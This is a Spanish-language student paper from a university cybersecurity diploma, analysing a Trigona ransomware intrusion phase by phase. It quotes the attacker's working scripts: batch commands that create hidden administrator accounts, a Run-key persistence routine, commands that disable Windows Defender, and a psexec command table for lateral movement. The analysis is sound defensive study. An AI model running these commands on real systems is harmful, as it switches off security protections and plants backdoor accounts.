Trabajo práctico final

Aspectos de Malware y Modalidades de Ciberataque

AMMC23

Mayo 2024

Diplomatura Universitaria en Ciberseguridad – UNC

Profesor: Lic. Alejandro Houspanossian.

Autora: Vispo, Valentina Solange.

Índice


Introducción

El ransomware Trigona realiza ataques desde junio del 2022. Sus binarios han sido constantemente actualizados, buscando expandirse a nuevas plataformas.

Desde abril del 2023 ha tenido como objetivo explotar las vulnerabilidades de los servidores de MSSQL, robando credenciales utilizando la fuerza bruta como método. Desde mayo del 2023 se han encontrado versiones de Trigona para Linux. Analizaremos el ataque sufrido por Trigona.

¿Qué es Trigona?

Es un ransomware que tiene una serie de pasos diseñados para encriptar archivos en sistemas Windows, extrayendo información sensible y extorsionando a la víctima por un rescate.



¿Por qué es importante?

Trigona está teniendo nuevas y mejoradas versiones de sí, además que se ha estado detectando en entornos Linux, lo cual supone una mayor preocupación, porque la mayoría de los análisis de estos malwares se realizan en máquinas virtuales con Linux. Al especializarse, o tener una versión específica para Linux, hace que sea más difícil su detección y análisis, dado que mejoran sus técnicas para no ser detectados. Los operadores de Trigona están tratando de ampliar su alcance tanto como sea posible.

Los responsables del ataque publicaron datos críticos robados de las víctimas (documentos y contratos), en su sitio web. Presentan opciones de oferta para obtener acceso a los datos filtrados y contenía un temporizador de cuenta atrás, que podría haber servido para ejercer más presión sobre las víctimas para que pagaran.

Comprendiendo un ransomware

Un malware (programa malicioso) es todo aquel software que realiza acciones dañinas o perjudiciales en un sistema informático de **forma intencionada** y sin el conocimiento del usuario.

Un ransomware es un tipo de malware. Su principal objetivo es impedir la utilización de los sistemas que infecta. Una vez que el ciberdelincuente infecta el sistema con el ransomware, extorsiona a la víctima con un rescate ("ransom").

Existen 2 tipos de ransomware:


- **Ransomware de bloqueo:** afecta las funciones básicas del sistema, impidiendo su uso normal.
- **Ransomware de cifrado:** cifra archivos individuales, o "partes" de un sistema.

Trigona puede funcionar como ambos tipos, comportamientos que se configuran con un simple argumento al ejecutar.

Fases del ataque

1. Acceso inicial

Para este caso, el acceso inicial fue facilitado por una única conexión por el Remote Desktop Protocol (RDP), el atacante se conectó con una IP geolocalizada en Ucrania.



En un principio, se asumió de un ataque de fuerza bruta, pero resulta que el atacante poseía credenciales válidas del administrador. Se sospecha que se obtuvieron por filtraciones o alguna compra de claves.

La conexión RDP inicial tuvo un único evento, ID 4624, “sucessful login”, con un inicio de sesión de tipo 7 (sesión abierta desbloqueada, un ejemplo es desconectar la sesión sin cerrarla por completo).

```
A session was reconnected to a Window Station.

Subject:
        Account Name:           Administrator
        Account Domain:         [redacted]
        Logon ID:               0x8C83652

Session:
        Session Name:           RDP-Tcp#51

Additional Information:
        Client Name:            WIN-L1MS2GT1R2G
        Client Address:         77.83.36.6

This event is generated when a user reconnects to an existing Terminal Services session, or when
a user switches to an existing desktop using Fast User Switching.
```

2. Ejecución

El atacante inició todas las acciones desde RDP y ejecutó sus acciones vía el acceso a la interfaz gráfica (GUI access).

Para el acceso, se utilizó PowerShell y sesiones de cmd para ejecutar varios scripts usados durante la intrusión. Se puede observar en la siguiente imagen los procesos correspondientes:

process.name	process.command_line	process.parent.name	process.parent.command_line
notepad.exe	"C:\Windows\System32\NOTEPAD.EXE" C:\Users\Administrator\Music\start – копия.bat	explorer.exe	C:\Windows\Explorer.EXE
cmd.exe	C:\Windows\system32\cmd.exe /c ""C:\Users\Administrator\Music\start – копия – копия.bat" "	explorer.exe	C:\Windows\Explorer.EXE
cmd.exe	C:\Windows\system32\cmd.exe /c ""C:\Users\Administrator\Music\start – копия – копия.bat" "	explorer.exe	C:\Windows\Explorer.EXE
cmd.exe	C:\Windows\system32\cmd.exe /c ""C:\Users\Administrator\Music\start – копия.bat" "	explorer.exe	C:\Windows\Explorer.EXE
cmd.exe	C:\Windows\system32\cmd.exe /c ""C:\ALLibraries\start – копия.bat" "	explorer.exe	C:\Windows\Explorer.EXE
cmd.exe	C:\Windows\system32\cmd.exe /c ""C:\ALLibraries\start – копия – копия.bat" "	explorer.exe	C:\Windows\Explorer.EXE
powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	explorer.exe	C:\Windows\Explorer.EXE
powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	explorer.exe	C:\Windows\Explorer.EXE
build_[redacted].exe	"C:\Users\Administrator\Music\build_[redacted].exe"	explorer.exe	C:\Windows\Explorer.EXE
powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	explorer.exe	C:\Windows\Explorer.EXE

3. Persistencia

Técnica: Create Account (T1136)

Cuentas locales

Para evitar ser eliminado por completo, los atacantes crearon 2 archivos para crear así un nuevo usuario dentro del grupo local de administradores, y un grupo de Remote Desktop User.

Durante la intrusión

Archivo `newuser.bat`

Este archivo es un script batch, el cual es ejecutado, creando un nuevo usuario con el nombre de **`fredla`** y la contraseña **`Qw123456`**.

Una vez creado este nuevo usuario, el mismo es agregado a los grupos locales de administradores y usuarios de escritorio remoto.

El atacante crea privilegios a cuentas de usuarios para mantener acceso a al sistema sin tener que instalar herramientas de acceso remoto en los sistemas infectados.

```
Set AdmGroupSID=S-1-5-32-544
Set AdmGroup=
For /F "UseBackQ Tokens=1* Delims==" %%I In (`WMIC Group Where "SID =
'%AdmGroupSID%'" Get Name /Value ^| Find "="`) Do Set AdmGroup=%%J
Set AdmGroup=%AdmGroup:~0,-1%
net user sys Taken1918 /add
net localgroup %AdmGroup% sys /add
```

```
Set RDPGroupSID=S-1-5-32-555
Set RDPGroup=
For /F "UseBackQ Tokens=1* Delims==" %%I In (`WMIC Group Where "SID =
'%RDPGroupSID%'" Get Name /Value ^| Find "="`) Do Set RDPGroup=%%J
Set RDPGroup=%RDPGroup:~0,-1%
net localgroup "%RDPGroup%" sys /add
net accounts /maxpwage:unlimited
```

Archivo `newnewuser.bat`

Este archivo crea un usuario **Support**, con contraseña **Kawa72ws**.

Agrega en el registro a este usuario nuevo, a un grupo en el siguiente path:

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList

Lo cual permite que este usuario, en la pantalla de inicio de sesión, permanezca “oculto”.

Setea el tiempo de las contraseñas de todos los usuarios al máximo tiempo posible (sin límite).

```
bks -ipl iplist.txt -cmd "cmd.exe /c net user Support Kawa72ws /add
net localgroup Administrators Support /add & net localgroup \"Remote Desktop
Users\" Support /add
net accounts /maxpwage:unlimited
reg add \"HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList\" /t REG_DWORD /f /d 0 /v
Support"
```

Run Keys

Crea un nuevo valor bajo la clave de registro

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Esto asegura que Trigona se ejecute cada vez que la host víctima se logea.

```
RegOpenKeyW(HKEY_CURRENT_USER, L"software\\microsoft\\windows\\currentversion\\run", &phkResult);
if ( a1 )
{
  v2 = v19;
  if ( v19 )
    v2 = *(_DWORD *)(v19 - 4);
  ((void (__fastcall *)(char *, int))sub_4D5030)(v16, v2);
  ((void (__stdcall *)(struct _EXCEPTION_REGISTRATION_RECORD *))sub_4D4FA4)(ExceptionList);
  sub_40AB64();
  v3 = sub_40AB84(v17);
  v4 = *(_DWORD *)off_4F3FF0;
  if ( *(_DWORD *)off_4F3FF0 )
    v4 = *(_DWORD *)(v4 - 4) >> 1;
  ExceptionList = (struct _EXCEPTION_REGISTRATION_RECORD *)(2 * v4);
  v5 = sub_40AB84(*(int **)off_4F3FF0);
  RegSetValueExW(phkResult, (LPCWSTR)v3, 0, 1u, (const BYTE *)v5, (DWORD)ExceptionList);
```

Se agrega un nuevo valor, nombrado aleatoriamente. Éste apunta a la localización actual del ransomware que se está ejecutando

```
[SYSMON] Registry value set
RuleName:  technique_id=T1547.001,technique_name=Registry Run Keys / Start  Folder
EventType: SetValue
```

```
ProcessGuid:  {6358e9f0-6353-63a6-7c31-000000000500}
ProcessId: 9684
Image:  C:\\ALLibraries\\build_redacted.exe
TargetObject:  HKU\\S-1-5-21-[REDACTED]-
500\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\26A725A082D4A783E9A908F891A93D
D8
Details:  C:\\ALLibraries\\build_redacted.exe
User: [REDACTED]\\Administrator
```

4. Escalamiento de privilegios


La cuenta de Administrador del dominio se utilizó en toda la red, brindando así a los atacantes un fácil acceso a todos los dispositivos con privilegios de Administrador local. Esto se registró en el evento ID 4627.

Error Code S-1-5-21domain-512

Definition of Well-known Security Identifiers (SIDs) codes.

S-1-5-21domain-512	Domain Admins	A global group whose members are authorized to administer the domain. By default, the Domain Admins group is a member of the Administrators group on all computers that have joined a domain, including the domain controllers. Domain Admins is the default owner of any object that is created by any member of the group.

Grupo de seguridad en Windows https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers




Los componentes con un SID son fáciles de visualizar cuando los SIDs son convertidos desde un binario a un formato de texto usando la notación estándar:

S-R-X-Y1-Yn-1-Yn

Cometario	Descripción
S	Indica que la cadena de texto (string) es un SID
R	Indica el nivel de revisión
X	Indica el identificador del valor de autoridad
Y	Representa una serie de valores de subautordad, donde ***n*** es el número de valores.

En este ataque, tenemos el siguiente evento:



```
Group membership information.

Subject:
        Security ID:            S-1-0-0
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Type:                     3

New Logon:
        Security ID:            S-1-5-21-[redacted]-500
        Account Name:           Administrator
        Account Domain:         [redacted]
        Logon ID:               0x2AE69DD0

Event in sequence:              1 of 1

Group Membership:
                %{S-1-5-21-[redacted]-513}
                %{S-1-1-0}
                %{S-1-5-32-545}
                %{S-1-5-32-555}
                %{S-1-5-32-544}
                %{S-1-5-2}
                %{S-1-5-11}
                %{S-1-5-15}
                %{S-1-5-21-[redacted]-520}
                %{S-1-5-21-[redacted]-512}
                %{S-1-5-21-[redacted]-518}
                %{S-1-5-21-[redacted]-519}
                %{S-1-5-21-[redacted]-572}
                %{S-1-5-64-10}
                %{S-1-16-12288}
```

5. Evasión de defensas

Después de la conexión inicial, el atacante descarga varios scripts batch en el disco.

Estos scripts se utilizan para desactivar las herramientas de seguridad.

Archivo DefenderOFF.bat

Este archivo contiene varias entradas de registros, diseñadas para desactivar el Windows Defender, lo interesante es que antes de modificar el registro, desactiva los servicios clave, para no levantar alertas.

```
@Echo off
%~dp0\SU64 /w /c cmd.exe /cfor %%A IN (WinDefend WdFilter WdBoot Sense WdNisDrv WdNisSvc SecurityHealthService) DO net stop %%A
cmd.exe /cfor %%A IN (SecurityHealthService.exe SecurityHealthSystray.exe smartscreen.exe) DO %~dp0\pskill64 %%A -accepteula -t
%~dp0\SU64 /w /c cmd.exe /cfor %%A IN (WdFilter WdBoot Sense WdNisDrv WdNisSvc WinDefend SecurityHealthService) DO sc config %%A start=disabled
%~dp0\SU64 /w /c cmd.exe /cReg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f^
&Reg add "HKLM\SOFTWARE\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f^
&Reg add "HKLM\SOFTWARE\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f^
&Reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "SecurityHealth" /f^
&Reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v "SettingsPageVisibility" /t REG_SZ /d "hide:windowsdefender" /f
```

Ejemplo de la desactivación de los servicios clave, para ello debemos comprender lo siguiente:

- **%~dp0**: es la localización (path) de la herramienta SUCMD (SU64).
- **SU64**: es una herramienta de elevación de la línea de comandos de Windows.

Entonces, lo que el atacante realiza es: con SU64 puede correr programas elevados, pero sin ingresar la contraseña, permitiendo ejecutar el cmd con privilegios elevados, y en el directorio actual.
Tener en cuenta que el cmd se ejecuta por defecto en la localización, ***C:\Windows\System32\,*** dificultando así comportamientos "extraños".

```
%~dp0\SU64 /w /c cmd.exe /cfor %%A IN (WinDefend WdFilter WdBoot Sense WdNisDrv WdNisSvc
SecurityHealthService) DO net stop %%A
```

Los servicios clave que detiene son:

1. **WinDefend:** servicio de Windows Defender
2. **WdFilter:** servicio de Microsoft Defender Antivirus Mini-Filter Driver
3. **WdBoot:** servicio de Microsoft Defender Antivirus Boot Driver
4. **Sense:** servicio de Windows Defender Advanced Threat Protection(Sense) service
5. **WdNisDrv:** servicio de Microsoft Defender Antivirus Network Inspection System Driver
6. **WdNisSvc:** servicio de Microsoft Defender Antivirus Network Inspection
7. **SecurityHealthService:** servicio de Security Health Service/Windows Security

Archivo DefenderON.bat

Este archivo es descargado, pero no ejecutado por el atacante. Permite reestablecer o activar el Windows Defender.

```
@Echo off
%~dp0\SU64 /w /c cmd.exe /cReg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Features" /v "TamperProtection" /t REG_DWORD /d "5" /f^
&Reg delete "HKLM\SOFTWARE\Microsoft\Windows Defender" /v "DisableAntiSpyware" /f^
&Reg delete "HKLM\SOFTWARE\Microsoft\Windows Defender" /v "DisableAntiVirus" /f^
&Reg delete "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /f^
&Reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "SecurityHealth" /t REG_EXPAND_SZ /d "%windir%\system32\SecurityHealthSystray.exe" /f^
&Reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v "SettingsPageVisibility" /f
%~dp0\SU64 /w /c cmd.exe /cfor %%A IN (WdFilter WdBoot Sense WdNisDrv WdNisSvc WinDefend SecurityHealthService) DO sc config %%A start=auto
%~dp0\SU64 /w /c cmd.exe /cfor %%A IN (WinDefend WdNisSvc) DO net start %%A
start %systemroot%\system32\SecurityHealthSystray.exe
```

Disabling Windows Defender

Descargado, pero no utilizado por el atacante. Desactiva todo lo relacionado con Windows Defender: notificaciones, escaneo, etc.

```
taskkill  /F /IM MSASCuiL.exe
powershell  Set-MpPreference -DisableRealtimeMonitoring $true
powershell  Set-MpPreference -MAPSReporting 0
powershell  Set-MpPreference -SubmitSamplesConsent 2
REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v "HideSCAHealth" /t REG_DWORD /d 0x1 /f
REG ADD "HKCU\Software\Policies\Microsoft\Windows\Explorer" /v "DisableNotificationCenter" /t REG_DWORD /d 0x1 /f
REG DELETE "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "SecurityHealth" /f
REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d 0x1 /f
REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "AllowFastServiceStartup" /t REG_DWORD /d 0x0 /f
REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "ServiceKeepAlive" /t REG_DWORD /d 0x0 /f
REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d
0x1 /f
REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD
/d 0x1 /f
REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d 0x1 /f
REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v "LocalSettingOverrideSpynetReporting" /t REG_DWORD /d
0x0 /f
REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v "SubmitSamplesConsent" /t REG_DWORD /d 0x2 /f
REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\UX Configuration" /v "NotificationSuppress" /t REG_DWORD /d 0x1 /f
```

6. Descubrimiento

Desde la conexión inicial, el atacante corre un par de comandos.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
  --> "C:\Windows\system32\net.exe" group /domain
  --> "C:\Windows\system32\net.exe" group "domain admins" /domain
  --> "C:\Windows\system32\whoami.exe"
```

Netscan

Después del primer comado, el atacante utiliza Netscan para el descubrimiento de la red.

Luego, el atacante, copió un archivo de configuración netscan.xml, el cual permite que varias “aplicaciones” personalizadas de netscan hagan referencias a scripts por lotes y binarios dejados en la entrega inicial del ataque.

En particular, se utiliza la instacancia de netsacan como una herramientta de comando centralizada para automatizar diversas acciones: eliminación del antivirus, crear y agregar nuevos usuarios, modificación del firewall, y algunos comandos que son con privilegios elevados, suministrar credenciales, entre otras. Todo esto, utilizando PSEXEC.

name	command	hotkey	enabled
Управление компьютером	mmc.exe compmgmt.msc /computer:%0	16461	true
Удаленный рабочий стол	mstsc.exe /v:%0	16466	true
RDP with pass	rdp.exe /v:%0 /u:{user} /p:{pass}	16464	true
Kurva fas!	psexec.exe -accepteula -nobanner -s \\%0 c:\temp\x.bat	0	true
Info	psexec.exe -accepteula -nobanner -s \\%0 -c auth.bat	0	true
-----NO LOGIN-----	123	0	true
PsExec CMD	psexec.exe -accepteula -nobanner -s \\%0 cmd	0	true
ZAM	psexec.exe -accepteula -nobanner -s \\%0 -c zam.bat	0	true
open RDP	psexec.exe -accepteula -nobanner -s \\%0 -c openrdp.bat	0	true
Sniper	psexec.exe -accepteula -nobanner -s \\%0 -c sd.exe	0	true
TURN OFF	psexec.exe -accepteula -nobanner -s \\%0 -c turnoff.bat	0	true
DEF OFF	psexec.exe -accepteula -nobanner -s \\%0 -c defoff.bat	0	true
LOG OFF	psexec.exe -accepteula -nobanner -s \\%0 -c logoff.exe	0	true
new user	psexec.exe -accepteula -nobanner -s \\%0 -c newuser.bat	0	true
Coba	psexec.exe -accepteula -nobanner -s \\%0 -c coba.bat	0	true
ipwho	psexec.exe -accepteula -nobanner -s \\%0 -c ipwho.bat	0	true
removesophos	psexec.exe -accepteula -nobanner -s \\%0 -c removesophos.bat	0	true
uninstallSophos	psexec.exe -accepteula -nobanner -s \\%0 -c uninstallSophos.bat	0	true
-----LOGIN-----	123	0	true
PsExec new User	psexec.exe -accepteula -nobanner -s \\%0 -u {user} -p {pass} -c newuser.bat	0	true
PsExec open RDP	psexec.exe -accepteula -nobanner -s \\%0 -u {user} -p {pass} -c openrdp.bat	16463	true
Coba	psexec.exe -accepteula -nobanner -s \\%0 -u {user} -p {pass} -c coba.bat	16451	true
ZAM	psexec.exe -accepteula -nobanner -s \\%0 -u {user} -p {pass} -c zam.bat	0	true
ipwho	psexec.exe -accepteula -nobanner -s \\%0 -u {user} -p {pass} -c ipwho.bat	0	true
PsExec CMD	psexec.exe -accepteula -nobanner -s \\%0 -u {user} -p {pass} cmd	0	true
copy	copy C:\folder\plusnew.exe \\%0\c$\Windows\	0	true

Según la documentación de Netscan, estas aplicaciones son simplemente comandos preconfigurados que pueden ser referenciados en hosts descubiertos una vez que han sido detectados por un escaneo. La mayoría de estos implicaban comandos personalizados de PSEXEC, sin embargo, hubo algunos que utilizaron binarios específicos observados en la entrega inicial de herramientas, como:

Remote Desktop Plus (rdp.exe)

```
<item>
  <name>RDP with pass</name>
  <command>rdp.exe /v:%0 /u:{user} /p:{pass}</command>
  <hotkey>16464</hotkey>
  <enabled>true</enabled>
</item>
```

Archivo SD.exe

